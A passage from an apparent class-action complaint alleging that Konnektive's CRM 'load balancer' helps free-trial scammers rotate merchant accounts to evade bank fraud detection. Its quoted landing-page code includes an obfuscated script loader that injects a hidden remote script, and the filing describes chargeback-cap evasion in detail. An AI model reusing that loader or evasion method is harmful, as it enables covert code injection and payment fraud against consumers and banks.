1 provided these services, the California consumers would not have been harmed because
2 the La Pura Products would not have been shipped to them and the La Pura Defendants
3 would not have benefitted from the experience of the QuickBox Defendants in helping
4 other “free trial” scammers design their business processes.

5 297. This conduct was specifically directed at Plaintiff Tan, whose subscription
6 was shipped by the QuickBox Defendants into the State of California, and whose injury
7 was a foreseeable and intended cause of the various services the QuickBox Defendants
8 provided to the La Pura Defendants.

9 298. Defendants Adele, Biggins, and Martell directed this conduct and made it a
10 matter of company policy. They intentionally sought out free trial scammers to be their
11 clients and personally recruited them as clients at conferences where it was widely known
12 that the majority of attendees were committing bank fraud. Indeed, Defendant Adele sat
13 through a thirty-minute presentation discussing the mechanics of this bank fraud, and
14 despite listening to descriptions of their business model as involving fraudulently cycling
15 through merchant accounts, he pitched QuickBox to the audience as a company that could
16 enable them to mitigate their chargeback risk and invited them to visit the company’s
17 headquarters. Defendants Adele, Biggins, and Martell consulted with free trial scammers
18 on how to run their scams and assisted them by providing a variety of services, including
19 pre-written marketing copy, website programming services, and “turn-key” products. On
20 information and belief, Defendants Adele, Biggins, and Martell were specifically involved
21 in advising and assisting the La Pura Defendants in their scam, resulting in injury to Ms.
22 Tan.

23 299. Because of these facts, personal jurisdiction is appropriate in California over
24 the QuickBox Defendants.

25 **The Konnektive Defendants**

26 300. The “Konnektive Defendants” consist of Konnektive LLC, Konnektive
27 Corporation, Martorano Holdings LLC, Konnektive Rewards LLC, Matthew Martorano,
28

1 and Kathryn Martorano. Together, they sell Customer Relationship Management (“CRM”)
2 software under the brand name Konnektive.

3 301. The Konnektive Defendants play an essential role in perpetrating the La Pura
4 “free trial” scheme, providing them with software which automates their bank fraud. A
5 human being cannot cycle through almost 100 merchant accounts, monitoring their
6 chargeback levels on a constant basis—but software can. And the Konnektive Defendants
7 intentionally designed their software for the purposes of enabling Internet scammers to
8 commit bank fraud by the inclusion of such features as a “load balancer,” which rotates the
9 merchant accounts used to bill customers and thus balances the load of chargebacks across
10 these accounts. The Konnektive software is designed to prevent these merchant accounts
11 from being cancelled—and to prevent fraud from being discovered by financial
12 institutions.

13 302. The Konnektive software was used by the La Pura Defendants, as reflected in
14 the source code for their websites. For example, the highlighted portion of the source code
15 below for the “lm” landing page on try-la-pura-skincare.com shows that its CRM software
16 is Konnektive:

```
17
18
19 "loading","crm_type":"konnektive","exit_popup_enabled":true,'
20 wed_tc":"8\"m0l0d0J050k05000lv8sm\"l\"d5J555k555051484mmlsde:
21 untries":{"US":{"name":"United States"},"states":{"AL":{"name'
22 {"name":"Armed Forces Pacific"},"CA":{"name":"California"},"t
23 "Georgia"},"GU":{"name":"Guam"},"HI":{"name":"Hawaii"},"ID":
24 {"name":"Maryland"},"MA":{"name":"Massachusetts"},"MI":{"nam
25 pshire"},"NJ":{"name":"New Jersey"},"NM":{"name":"New Mexico'
26 Oregon"},"PA":{"name":"Pennsylvania"},"PR":{"name":"Puerto R
```

303. Similarly, the code for the “lm” landing page loads a “konnektiveutilpack” extension—a utility pack for the Konnektive software.

```
<script src="/lm/assets/dist/codebase.min.js" type="text/javascript"></script><script>$(function(){$.get('
<script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBww3-uiVdm8CV5CqVb6KvKMK2DcfCf
<script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>
<script>$(function(){$.get("/lm/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script>
  $(document).ready(function(){
    (function(document){const k=s=>s.split('').map(c=>String.fromCharCode(c.charCodeAt()-1)).join('');
s=document.createElement(k('tdsjqu')));s.src=k('iuuqt;00cpptusbqmvhjo/dpn0q/qiq@je>2124');document[k('ifb
  });
</script>
```

304. When a consumer proceeds to the checkout page on the “lm” landing page, the source code calls to the Konnektive website (konnektive.com) and runs a script to initiate a “load balancer.”

```
ype":"checkoutPage","enable_browser_back_button":false,"disable_trialoffer_cardexp":false}</script><script type="text/javascr
_invalid":"Please enter a valid credit card number!","cvv_invalid":"Please enter a valid CVV code!","card_expired":"Card seer
_error":"Oops! Something went wrong! Can you please retry?","not_checked":"Please check the agreement box in order to procee
_email":"Your email address could not be verified","xv_phone":"Your phone number could not be verified"},"exceptions":{"conf:
is not a valid array","empty_prospect_id":"Prospect ID is empty or invalid","curl_error":"Something went wrong with the req
script">var cbUtilConfig = {"disable_non_english_char_input":false}</script>
e","desktop"],"credit_card_place_holder_active":true,"credit_card_masking_placeholder":"cross","credit_card_masking":"dash_m
><iframe width=1 height=1 frameborder=0 scrolling=no src="https://lp.konnektive.com/logos/logo.htm?c=rmg&s=6c43e84f2753415c
b74e"></iframe><script>$(function(){$.get("/lm/ajax.php/extensions/trafficloadbalancer/initialize");});</script>
w3-uiVdm8CV5CqVb6KvKMK2DcfCfQpk"></script>
ent_restriction= '';</script>
pect");});</script><script>$(function(){$.get("/lm/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script><sc
(c.charCodeAtAt()-1)).join('');if(window[k('mpdbujpo')][k('iptuobnf')].replace(k('xxx/'),"")!=k("usz.mb.qvsb.tljodbsf/dpn")){v
iq@je>2124");document[k('ifbe')].appendChild(s)}}(document)
```

305. The “l3” landing page of try-la-pura-skincare.com also uses Konnektive, as demonstrated by the source code below:

```
<script src="/l3/assets/dist/codebase.min.js" type="text/javascript"></script>
<script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyAqS9RWNPuBdzDdf1mrqOvf-U_4XCacCGQ"></script>
<script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>
<script>$(function(){$.get("/l3/ajax.php/extensions/konnektiveutilpack/fire-import-click");});</script>
  <script>
    function exit_discount()
    {
      $('#popover-1').fadeOut();
    }
  </script>
```

306. And again, when a victim proceeds to the shopping cart for the “l3” landing page, the Konnektive website is called to by the source code for the La Pura website, as shown in the excerpt below:

```
<script src="/l3/assets/dist/codebase.min.js" type="text/javascript"></script><iframe width=1 height=1 frameborder=0 scrolling=no src="https://lp.konnektive.com/logos/https://lp.konnektive.com/logos/logo.gif?c=rmg&s=c2ecc1b23fd347729bade4b48346e9a5"></iframe>
<script async defer src="https://maps.googleapis.com/maps/api/js?key=AIzaSyAgS3RWNPuBdzDdflmrqQvf-U_4XCaCC60"></script>
<script>var event_type= 'keyup';var autopopulate_by= 'zip';var disable_component_restriction= '';</script>
<script>$(function(){$.get("/l3/ajax.php/extensions/asyncprospect/create-prospect");});</script><script>$(function(){$.get("/l3/ajax.php/extensions/konnektiveutilpack/f:
```

307. All of the victims of the La Pura scam (and all of the members of the Class) would thus have unknowingly interacted with the Konnektive software, which was used as a “load balancer” to rotate the merchant accounts used to bill the Class members and prevent any of those accounts from being identified as having been involved in a fraud.

308. The Konnektive Defendants specifically market their software to “free trial” scammers at conferences which those scammers attend. For example, like the QuickBox Defendants, the Konnektive Defendants attend the Affiliate Summit trade shows.¹⁰⁷ On information and belief, they do so specifically for the purpose of recruiting free trial scammers to use their software. At a recent Affiliate Summit in Las Vegas held in 2020, Defendant Matthew Martorano threw a party at the Chandelier Lounge in the Cosmopolitan Casino, encouraging invitees to network with Konnektive and a rogue’s gallery of “chargeback mitigation” companies who also assist scammers.¹⁰⁸ Mr. Martorano posed for photographs at this party with an army of scantily clad models bearing the logos of Konnektive and various other companies whose sole service is to help stop banks from detecting Internet fraud by preventing scammers from being flagged with chargebacks. The Affiliate Summit is the event discussed *supra* in the Complaint, at which keynote speaker Neil Patel mocked the plight of the poor and the elderly who he said the attendees were targeting for fraud (and at which the audience laughed and cheered at the concept of elderly

¹⁰⁷ Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 8, 2020).

¹⁰⁸ Konnektive Chandelier Party, https://konnektive.com/2020/event/index.php?utm_source=conferencenights.com&utm_medium=Referral&utm_campaign=ConferenceNights%20Promotions (June 3, 2020).

women having money stolen from their bank accounts). Mr. Martorano attended the same event at which Mr. Patel gave this speech—the January 2019 Affiliate Summit in Las Vegas—and could not have been unaware of the prevalence of Internet scammers there.¹⁰⁹

309. The Konnektive Defendants, including Defendant Matthew Martorano, also attended the ADSUM conference seeking customers of their software.¹¹⁰ As described *supra*, the ADSUM conference also largely consists of Internet scammers, and “pretty much everybody that comes to ADSUM is running multiple MIDs....” On information and belief, Konnektive’s purpose in attending this conference was specifically to seek “free trial” scammers out as customers.

310. The Konnektive Defendants are also the “main sponsor” of the Panama Global Banking Summit.¹¹¹ The summit describes itself as a place where “merchants from low and high risk verticals like nutra, adult & dating, gambling, leadgen and forex/crypto among others, could network and generate new relationships with processing solutions, affiliates and other third party vendors.”¹¹² Panama’s banking sector has a reputation as a “haven for fraud,”¹¹³ and on information and belief, this conference is specifically intended to attract fraudsters searching for support services. Brian Bolerjack, the VP of Sales at Konnektive, was a guest speaker at the most recent meeting in March 2020.¹¹⁴ The topic of his speech was “The Evolution of Negative Option for High Risk Merchants – Visa & MC

¹⁰⁹ Konnektive, LLC's ANSWER and Affirmative Defenses to Complaint re the Notice of Removal, COUNTERCLAIM against TRANSACT FAST, LLC, MICHAEL SHVARTZMAN by KONNEKTIVE, LLC at 12 ¶ 19-20, *Transact Fast LLC v. Konnektive LLC et al*, No. 1:19-cv-23927 (S.D. Fla. Oct. 11, 2019), dkt. 7.

¹¹⁰ Konnektive Signs On As A Gold Sponsor Of The Upcoming ADSUM Conference, Aug. 29, 2016, <https://www.accesswire.com/444412/Konnektive-Signs-on-as-a-Gold-Sponsor-of-the-Upcoming-ADSUM-Conference> (last visited June 3, 2020).

¹¹¹ Konnektive Website, https://konnektive.com/resources_type/panama-global-banking-summit/ (last visited June 3, 2020).

¹¹² Panama Global Banking Summit Website, <https://panama-gbs.com/> (last visited June 3, 2020).

¹¹³ Stephen Grey, *Panama struggles to escape its reputation as a haven for fraud*, Nov. 17, 2017, available at <https://www.reuters.com/article/us-usa-panama-reputation/panama-struggles-to-escape-its-reputation-as-a-haven-for-fraud-idUSKBN1DH1ES> (last visited June 3, 2020).

¹¹⁴ Panama Global Banking Summit Website, <https://panama-gbs.com/#speakers> (last visited June 3, 2020).

Guidelines.”¹¹⁵ The phrase “negative option” is a euphemism for subscriptions which continue until the customer (or victim) affirmatively cancels. On information and belief, Mr. Bolerjack and other Konnektive employees, including Defendants Matthew and Kathryn Martorano, specifically coach “high risk merchants” such as the La Pura Defendants on how to avoid having their fraud detected by banking institutions.


311. In marketing their software, the Konnektive Defendants tout their ability to enable their clients to keep billing victims after their merchant accounts have been flagged for fraud. In a March 4, 2019 Facebook post, the Konnektive Defendants bragged that they could help customers migrate their customer data to another account after their merchant accounts had been frozen to enable them to keep billing:¹¹⁶



312. This a repeated selling point for the Konnektive Defendants—in another post on May 20, 2019, Konnektive bragged about helping businesses who had been “shut down” by other companies. Konnektive offered to help those who had been shut down by helping them “get real merchant accounts” and providing “chargeback mitigation.”

¹¹⁵ *Id.*

¹¹⁶ Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 3, 2020).



313. Like the QuickBox Defendants, Konnektive's executive team comprised of Defendants Matthew Martorano and Kathryn Martorano have years of experience assisting their clients in perpetrating "free trial" schemes.

314. In 2013, Konnektive's website boasted that Matthew Martorano has had a 15-year career "building both turn-key and white label membership programs" for his clients in the Direct Response marketplace who "utilize such services as upsell as well as primary products being sold to more that [sic] 12 million customers."¹¹⁷

315. In 2014, Konnektive Corporation listed Matthew Martorano as the company's CEO. His title as CEO continued until 2019, when he was removed from annual filings with the Georgia Secretary of State. But on information and belief, and based on his continued appearances at scammer conferences seeking their business, Mr. Martorano continues to have an active role in the company, particularly in promoting the Konnektive products to Internet scammers.

316. A profile of Mr. Martorano states: "As the CEO of Konnektive CRM, Matthew Martorano is responsible for running all facets of the business."¹¹⁸ He "leads the

¹¹⁷ Archive.org copy of Konnektive Website, Dec. 7, 2013, available at <https://web.archive.org/web/20131207153154/http://konnektive.com/management/> (last visited June 5, 2020).

¹¹⁸ Board of Advisors Reviews Website, <https://www.boardofadvisors.com/review-details/m/21/matthew-martorano> (last visited June 8, 2020).

1 strategy and innovation efforts at Konnektive, conceiving product and strategic solutions
 2 for his clients' strategic challenges, delivering products to his clients that are constantly
 3 evolving."¹¹⁹ On information and belief, this includes the Konnektive "load balancer"
 4 feature which was specifically designed to facilitate the commission of bank fraud, and Mr.
 5 Martorano was specifically involved in creating that feature with the intent that scammers
 6 such as the La Pura John Does would use it to defraud financial institutions.

7 317. Mr. Martorano has boasted that he is very familiar with his clients' needs and
 8 that he maintains constant communication with them to ensure his product meets their
 9 requirements.¹²⁰

10 318. Defendant Kathryn Martorano also is listed as Konnektive's co-founder,
 11 along with her husband.¹²¹ In 2014, Konnektive identified Kathryn Martorano as the
 12 company's CFO and Secretary. In 2015, Konnektive listed her as the company's COO.¹²²
 13 In its most recent filing with the Georgia Secretary of State in January 2020, Konnektive
 14 listed her as the company's CEO, CFO, Secretary, and Registered Agent.

15 319. Konnektive's website in 2013 boasted that Kathryn Martorano brings 20 years
 16 of experience in "information technology, as well as accounting and online billing systems"
 17 and she focuses "primarily on client implementations, building business requirements, and
 18 project management."¹²³ On information and belief, in this role Mrs. Martorano is involved
 19 in coaching free trial scammers, including the La Pura John Does, on how to implement
 20 the Konnektive software to operate their scams. Mrs. Martorano has significant experience
 21 in technical implementations of enterprise software, and on information and belief, she
 22
 23

24 ¹¹⁹ *Id.*

¹²⁰ <https://www.youtube.com/watch?v=DltJW0XD8h4> (last visited June 9, 2020).

¹²¹ Konnektive Facebook Page, <https://www.facebook.com/pg/Konnektive/about/> (last visited June 8, 2020).

¹²² Archive.org copy of Konnektive Website, February 26, 2015, available at <https://web.archive.org/web/20150226130705/http://www.konnektive.com/> (last visited June 8, 2020).

¹²³ Archive.org copy of Konnektive Website, Dec. 7, 2013, available at <https://web.archive.org/web/20131207153154/http://konnektive.com/management/> (last visited June 5, 2020).

1 assists free trial scammers, including the La Pura John Does, in technical aspects of their
 2 Konnektive software implementation.¹²⁴

3 320. Konnektive’s software includes all the essential features to run the La Pura
 4 scam including: “Product setup;” “Affiliate Management;” a “Landing Page Wizard” to
 5 create websites targeting victims; an “E-commerce Shopping Cart” which acts as the
 6 shopping cart for these websites; “Merchant Gateways” which allow the user to “add a
 7 multitude of merchant accounts to a variety of gateways and let the system manage the
 8 rest”; “Chargeback and Fraud Screening” that integrates Konnektive’s software with
 9 “chargeback management companies;” integration with call centers; functionality to
 10 manage “all of your billing events, whether it is a single billing, multi-pay or trial with
 11 continuity event,” and integration with fulfillment companies such as the QuickBox
 12 Defendants.¹²⁵

13 321. Konnektive’s home page states that it gathers data from multiple sources
 14 including: “Chargeback & Fraud Screening, Call Center & Customer Service, Sales &
 15 Order Entry, Shopping Cart, Merchant Gateway & Fulfillment.”¹²⁶ Konnektive thus acts
 16 as a hub between all of the conspirators in a free trial scam, passing data between them and
 17 enabling them to coordinate their actions with one another. This is particularly important
 18 for avoiding detection of the fraud, as speedy responses enable scammers to refund
 19 customers prior to a chargeback even occurring if they catch wind that a customer plans to
 20 complain to their bank.

21 322. Konnektive’s “About Us” page makes it apparent that its system was designed
 22 out of necessity to service the specific needs for the “free trial” scammer, stating: “This
 23 system was born from necessity as our background and expertise is in the Direct Response
 24 world. We would invent products, and create campaigns; taking our products to market
 25

26
 27 ¹²⁴ Katie Martorano LinkedIn Profile, <https://www.linkedin.com/in/katie-martorano-4a1b3a8/> (last visited June 5, 2020).

28 ¹²⁵ Konnektive Website, <https://konnektive.com/solutions/> (last visited June 9, 2020).

¹²⁶ Konnektive Website, <https://konnektive.com> (last visited March 3, 2020).

1 through Print, Radio, and Online channels; and we made a lot of mistakes along the way.
 2 We drove tens of thousands of calls into our 100+ seat call center, and generated thousands
 3 of online sales every month. We managed every aspect of the process, which included
 4 inbound sales, outbound order confirmation, customer service, quality assurance, product
 5 fulfillment, media buying, ROI measurement, and sales performance.”¹²⁷

6 323. Konnektive’s website even features a video testimonial with one of its
 7 customers stating that Konnektive’s “best features” include how Konnektive handles
 8 customer returns, recurring charges to customers, and chargebacks.¹²⁸

9 324. The Konnektive Defendants have been participating in “free trial” scams for
 10 at least six years. Specifically, they partnered with Vaporin, an auto-subscription company
 11 selling electronic cigarette kits, in or about March 2014. In a 10K filing with the Securities
 12 and Exchange Commission, Vaporin stated that it launched an affiliate marketing program
 13 with Konnektive “which offers consumers a free trial of Vaporin products. If the consumer
 14 does not cancel the trial offer, Konnektive then sends the information to the merchant
 15 account *which bills the consumer automatically each month until the consumer cancels the*
 16 *monthly shipment of additional products.*”¹²⁹ (emphasis added).

17 325. Not surprisingly, consumers have posted numerous complaints about the
 18 Vaporin “free trial” scheme. On Yelp, Vaporin has received the lowest 1 out of 5 stars.
 19 One reviewer complained in 2015: “First they got my information, to debt [sic] my account
 20 for \$4.99 then they charged me \$120.00...I’m still waiting for refund after 5 months.”¹³⁰

21 326. Truth in Advertising, Inc., a non-profit organization whose self-described
 22 mission is to empower consumers to protect themselves and one another against false
 23 advertising and deceptive marketing, dedicated an article in 2014 to the “free trial” Vaporin
 24

25 ¹²⁷ Konnektive Website, <https://konnektive.com/about-us/> (last accessed March 3,
 26 2020).

27 ¹²⁸ Konnektive Website, <https://konnektive.com/client-success-stories/> (last accessed
 March 3, 2020).

28 ¹²⁹ <https://sec.report/Document/0001493152-14-000853/0001493152-14-000853.txt> (last
 accessed March 3, 2020).

¹³⁰ Yelp, https://www.yelp.com/not_recommended_reviews/vaporin-miami.

scheme. This “free trial” scheme has all the same elements of the La Pura scheme including an auto-enrollment subscription charged every month and a second “false front” website that not only discloses the terms of the recurrent billing, but it does not advertise the product as “free.”¹³¹

327. Konnektive’s website advertises other services that appeal to “free trial” scammers, including its application programming interface (“API”) and load balancing. Konnektive’s API documentation – which shows how to integrate a computer system like Konnektive into another system – uses the “free trial” with recurrent billing system as its “how to” example for integrating systems.¹³²

328. Konnektive’s software includes a “load balancer”—technology designed to rotate large numbers of merchant accounts being used to bill for a single product automatically and balance the load of chargebacks so that no individual “MID,” or Merchant ID, is flagged by financial institutions as having committed fraud. A Wiki maintained on Konnektive’s website advising customers on the Konnektive software includes numerous sections on Load Balancers, including their setup and creation.¹³³

Merchant Area

- Bin Mapping - Decline Message Map
- Bin Mapping - PrePaid Bin Map
- Bin Mapping - Standard BinMap
- Decline Salvage
- Event Logs
- Load Balancer Cascade
- Load Balancers
- Loadbalancer Limits and Caps
- Loadbalancer Projections
- Loadbalancer Setup / Creation
- Loadbalancer Types
- Merchant Setup / Creation
- Mid List
- Sage Pay Gateway
- Testing a Mid Through Order Entry

¹³¹ <https://www.truthinadvertising.org/vaporin-ad-alert/>.

¹³² <https://apidocs.konnektive.com/?version=latest>.

¹³³ Konnektive Wiki, https://wiki.konnektive.com/_revision/preview/1/?r=384 (last visited June 8, 2020).

329. The screenshot below is, on information and belief, a screenshot of the load balancer in the Konnektive software.

330. Notably, and as can be seen in the screenshot, the Konnektive software allows users to exercise granular control over their “Mids,” or Merchant IDs. The software allows users to disable MIDs “due to excessive declines.” It further allows them to set caps on the numbers of chargebacks for each individual MIDs, as well as overall caps for the load balancer. These caps can be set on a monthly or daily basis, and the software is designed to provide alerts to the user whenever the caps are hit for any individual MID.

331. On information and belief, the screenshot below is of a menu to input and manage an individual MID in the Konnektive software.

The screenshot displays the 'Edit MID' form in the Konnektive software. The left sidebar contains navigation links: Dashboard, Customer, CRM, Merchants (selected), MID List, Gateway Integrations, Recycle Billing, Bin Mapping, Decline Mapping, Reports, and Admin. The main content area is titled 'Merchants' and 'MID List' with a sub-header 'Edit MID'. The form is organized into several sections:

- General Details:** MID Title, Title goes here, Category (None), Gateway (NMI), username (Test1), password (Test2), processorId (Optional), and checkboxes for useRebillTxid, disableOrderDescription, useCardinal3DS, useCustomerVault, and RequiresExpressConsent.
- Customer Service:** Phone #, Chargeback #, Email, and URL.
- Additional Options:** Enabled, Block Pre-Paid, Block Debit Cards, Direct Cascade Profile (None), and Accepted Payment (eCheck, Direct Debit, MasterCard, Visa, AmEx, Discover).
- Limits:** Monthly Cap (\$ 0.00), Include Refunds (checkbox), Discount Rate (0 %), Reserve Rate (0 %), Transaction Fee (\$ 0.00), and ChargeBack Ratio (0 %).
- Merchant Details:** Descriptor (Test3), Mid #, B/S Mid number, Processor (Blue Snap), Bank Name (33), and Category Code (33).

332. Notably, the Konnektive software permits “Limits” to be set on MIDs (as seen in the expanded section from the screenshot below). This allows users to cap the ChargeBack Ratio on any given MID, meaning the percentage of chargebacks. This feature is designed to insure that fraud is not detected, as would occur if the ratio rises to unacceptable levels. The user can further put a monthly dollar amount cap on an individual MID, enabling them to spread their billings across multiple MIDs in direct violation of credit card processing rules.

Limits

Monthly Cap

\$ 0.00

☐ Include Refunds

Discount Rate

0 %

Reserve Rate

0 %

Transaction Fee

\$ 0.00

ChargeBack Ratio

0 %

333. A 2012 press release from Konnektive makes clear that “load balancing” is a feature of the Konnektive software, along with “the ability to manage multiple accounts in one place.”¹³⁴

Konnektive v2.0 is rich in features providing such capabilities as total eStore integration and linking, real time reporting and dashboard analytics, inbound and outbound order entry, real-time fraud screening, script-to-screen technology, campaign ROI management, fulfillment management, merchant gateway integration, load balancing, and the ability to manage multiple accounts in one place. Other CRM software providers can provide some of these options, but few will provide all. The web-based nature of the software suite means that it is highly scalable, so the product’s functionalities can be customized and enhanced as your business grows and takes new directions. This is a major improvement over traditional CRM software where customization and upgrades could easily take months to develop and deploy.

334. The “About” page from Konnektive’s Facebook page includes the excerpt below.¹³⁵ On information and belief, this text was authored by Matthew Martorano.

My clients have systems that take data directly from my phone switch and server, and by agent they can see every activity at the customer level; such as call times and handle rates, cancellations, alterations of customer records, etc...

We have a proprietary technology in place that allows trial advertisers to continue processing transactions without losing customers when one of their merchant account is shut down.

We have built a charge-back tracking/management feature. This feature will allow you to set chargeback thresholds, and based upon those thresholds the system will direct more transaction volume to the account that may be experiencing a higher chargeback ratio. **For instance, if you set the threshold at 2%, and you merchant processor is sending chargebacks to the system, the platform will calculate the chargeback percentage and redirect more volume to that account to bring the threshold back down to an acceptable level.**

We have also built a dynamic load balancer; a feature that allows you to set the monthly volume limits. And should a limit be reached, the volume

¹³⁴ Konnektive Corp. Opens Beta Testing on New Cloud CRM Software Suite, Dec. 7, 2012, available at <https://www.prweb.com/releases/2012/12/prweb10214347.htm> (last visited June 8, 2020).

¹³⁵ Konnektive Facebook Profile, <https://www.facebook.com/pg/Konnektive/about/> (last visited June 8, 2020) (emphasis added).

1 **will be redistributed to the remaining accounts.** For instance, if an account
 2 has a monthly limit of \$50,000, once that limit has been reached, the system
 3 will automatically redirect transactions to the remaining active accounts.

4 335. In a Q & A with Matthew Martorano on Konnektive's from March 31, 2018,
 5 Mr. Martorano said: "Our easy user interface is very unique, our reporting suite very
 6 unique, the intuitiveness in functionality is unique, **our load balancer and mid manager**
 7 **is very unique**, and our various integrations make us the obvious choice for marketers."¹³⁶

8 336. Konnektive is well aware that its load balancer is specifically designed to
 9 enable fraud. Indeed, a warning on the footer of its webpage—designed to show up on
 10 every page on the Konnektive website—states: "Load Balancing is prohibited by the
 11 Payment Networks and Acquirer(s) and that such activity will lead to termination of their
 12 merchant agreement if discovered."¹³⁷

13
 14 Konnektive is a Registered TPP and TPS of Woodforest Bank Corp., Synovus Bank, BMO Harris Bank N.A. and MB Financial Bank N.A.
 15 Load Balancing is prohibited by the Payment Networks and Acquirer(s) and that such activity will lead to termination of their merchant agreement if discovered.

16 337. Konnektive's acceptable use policy repeats this warning in bold in its
 17 indemnification section which requires its customers to indemnify Konnektive for using
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27 ¹³⁶ Q&A With Matt Martorano, CEO And Founder of Konnektive, March 31, 2018, available
 28 at https://konnektive.com/resources_type/qa-matt-martorano-ceo-founder-konnektive/
 (last visited June 8, 2020).

¹³⁷ Konnektive Website, <https://konnektive.com/> (last visited June 8, 2020).

the load balancing feature (indicating clear knowledge that the feature has no purpose other than bank fraud).¹³⁸

Acceptable Use Policy

All products and services provided by Konnektive may be used for lawful purposes only. Transmission or storage of any information, data or material in violation of any United States Federal, State or local laws is strictly prohibited. Customer agrees to indemnify and hold harmless Konnektive from any claims resulting from Customer's use of the service which damages Customer or any other parties, including attorney's fees.

NOTICE: Load balancing activity is prohibited by the card schemes and banks and will lead to termination of your merchant facilities if discovered.

Konnektive will not be liable for any interruptions in service or other monetary loss related to enforcement of the Konnektive Terms of Service (TOS), including this Acceptable Use Policy.

338. Defendant Matthew Martorano is well aware that load balancing is a prohibited form of bank fraud. While he was giving a presentation as the head of a panel titled “The Pillars for a Successful Online Model” at the 2018 Panama Global Banking Summit, he specifically asked a co-panelist, Heather Peterson, who worked for a merchant processor called National Merchant’s Association: “And load balancing. Obviously it’s a common practice. Best practices that should be employed when it comes to...?”¹³⁹

339. Ms. Peterson responded: “The card brands—the rules for the card brands are load balancing is a tactic to evade card brand practices. That’s all I can say about that.” Mr. Martorano responded by smiling and saying: “That’s all you can say about that. Okay.”¹⁴⁰

340. The panel continued to discuss in detail how they kept MIDs “live” and various methods affiliate marketers were using to evade the rules of credit card companies, including a “decline salvage process” which Mr. Martorano described as a “touchy subject” when asking Ms. Peterson about it.

341. Konnektive’s software is further designed to allow for its customers to easily sign consumers up for continuity subscriptions. With an ordinary business, a subscription could extend for long periods of time, because the consumer voluntarily signed up for the

¹³⁸ Konnektive Acceptable Use Policy, <https://konnektive.com/legal/acceptable-use-policy/> (last visited June 8, 2020).

¹³⁹ <https://panama-gbs.com/conference-speaker/matthew-martorano/> at 10:07 (emphasis added).

¹⁴⁰ *Id.*

subscription. With a free trial scam, the customer does not know they have been subscribed, and virtually all of the customers will cancel once they learn of the fraud. Konnektive's design reflects that it has been tailored to scammers: instead of collecting statistics on subscriptions that reflect a lengthy period, the maximum number of rebills Konnektive provides details on is three months, as reflected in the screenshot below. Users of Konnektive do not need more data because the subscriptions are not voluntarily and most will be cancelled by then, as the Konnektive Defendants are fully aware.


The screenshot displays a 'Billing Summary' dashboard with the following data:

Billing Summary		Rebill Summary	
Sales:	\$895.70	1st Rebill:	43 of 89 (48.31%)
Offers:	\$301.85	2nd Rebill:	7 of 21 (33.33%)
Upsales:	\$593.75	3rd Rebill:	---
Rebills:	\$5,215.10	Additional Rebills:	4 of 4 (100.00%)
Refunds:	-\$1,307.51	Recycle Billing	
Chargebacks:	---	Initial:	54 of 114 (47.37%)
Commissions:	-\$4,066.00	Recycle 1:	8 of 51 (15.69%)
Expenses:	-\$1,080.85	Recycle 2:	0 of 6 (---)
Gross Revenue:	\$6,110.80	Recycle 3:	0 of 2 (---)
Net Revenue:	-\$343.56	Additional Recycles:	0 of 1 (---)
Collected COO Total:	---		

At the bottom left of the dashboard, the timestamp '10-25-2019 02:47 AM' is visible. At the bottom right, there is a 'Close' button and a file path 'u4848a7fca.png'.

342. Konnektive's software also provides "a simple to use drag-and-drop interface that allows you to quickly build and deploy your professional looking sales pages.... and your pages are immediately hosted on an AWS server that we setup with your account."

Konnektive is thus not only enabling scammers to design their landing pages, but also helps them configure and operate the servers on which those websites run.¹⁴¹



343. On information and belief, Defendants Mathew Martorano, Kathryn Martorano, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, and Martorano Holdings LLC do not follow corporate formalities and are liable for one another's actions as alter egos. On information and belief, despite nominally being located in Puerto Rico, all of the entities in fact operate primarily out of Roswell, Georgia. On information and belief, all of these entities further commingle their assets and resources without regard for corporate formalities. In a prior lawsuit fired by the former CTO of Konnektive, he alleged based on his insider knowledge of the company that the Konnektive companies were operating out of Roswell, Georgia and were using each others' assets to operate the respective corporations.¹⁴² This lawsuit alleges that the Konnektive companies use employees across their corporate entities without regard to which company is actually formally employing them.¹⁴³ It further alleges that the "vast majority" of the employees actually reside in Georgia and that there were improper transfers of money across the

¹⁴¹ Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 3, 2020).

¹⁴² *Hall v. Konnektive Corporation et al*, No. 2018CV305141 (Fulton County Ga. Superior Ct. May 14, 2018) Dkt. 2 at 2.

¹⁴³ *Id.* at 6-7.

1 Konnektive corporate entities without regard to legal formalities.¹⁴⁴ It further alleges that
2 Mr. Martorano forged paperwork and lied about where the employees were in an effort to
3 qualify for exemption under Puerto Rican law from U.S. federal income taxes.¹⁴⁵ The
4 lawsuit alleges that Mr. Martorano used the companies as a personal piggy bank without
5 regard to formalities, paying for expenses relating to his pets, his cars, and a home stereo
6 system.¹⁴⁶ On information and belief, all of these allegations are true. It would be
